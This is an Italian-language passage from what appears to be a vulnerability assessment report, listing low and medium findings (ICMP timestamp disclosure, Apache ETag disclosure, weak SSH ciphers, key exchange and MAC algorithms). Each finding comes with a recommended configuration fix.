


Figura 2 – Vulnerabilità Basso: ICMP Timestamp Request Remote Date Disclosure

La vulnerabilità evidenzia la possibilità di ottenere informazioni temporali dal sistema tramite richieste ICMP timestamp. Sebbene a basso impatto diretto, questa informazione può supportare attività di ricognizione e fingerprinting.

Mitigazione consigliata:

Filtrare o disabilitare le richieste ICMP timestamp tramite firewall o configurazione di rete.




Figura 3 Vulnerabilità Media: Apache Server ETag Header Information Disclosure

Il web server Apache espone informazioni sensibili tramite l'header ETag, inclusi inode e timestamp dei file. Questa configurazione può agevolare attività di fingerprinting e ricognizione da parte di un attaccante.

Mitigazione consigliata:

Disabilitare o riconfigurare l'header ETag tramite la direttiva FileETag None o configurazione equivalente, secondo le linee guida ufficiali Apache.




Figura 2 Vulnerabilità Bassa: SSH CBC Mode Ciphers Enabled

Il servizio SSH risulta configurato con cipher in modalità CBC, considerati deboli secondo le attuali best practice di sicurezza. Questa configurazione riduce il livello di protezione delle comunicazioni cifrate.

Mitigazione consigliata:

Disabilitare i cipher CBC e abilitare esclusivamente algoritmi moderni (CTR o GCM) aggiornando la configurazione del servizio SSH.




Figura 5 – Algoritmi di Key Exchange deboli abilitati

La configurazione del servizio SSH consente l'utilizzo di algoritmi di scambio chiavi considerati obsoleti, aumentando il rischio teorico di compromissione delle sessioni cifrate.

Mitigazione consigliata:

Disabilitare algoritmi di key exchange obsoleti (es. diffie-hellman-group1-sha1) e mantenere solo quelli raccomandati.




Figura 6 – Algoritmi MAC deboli abilitati su SSH

Il servizio SSH supporta algoritmi MAC deboli (es. MD5), non più raccomandati. Anche se classificata come vulnerabilità a basso impatto, contribuisce a una postura di sicurezza complessivamente debole.

Mitigazione consigliata:

Rimuovere il supporto a MAC deboli (es. hmac-md5) e configurare algoritmi più sicuri (es. hmac-sha2).

Venezia, 27/01/2026

Fabio Renna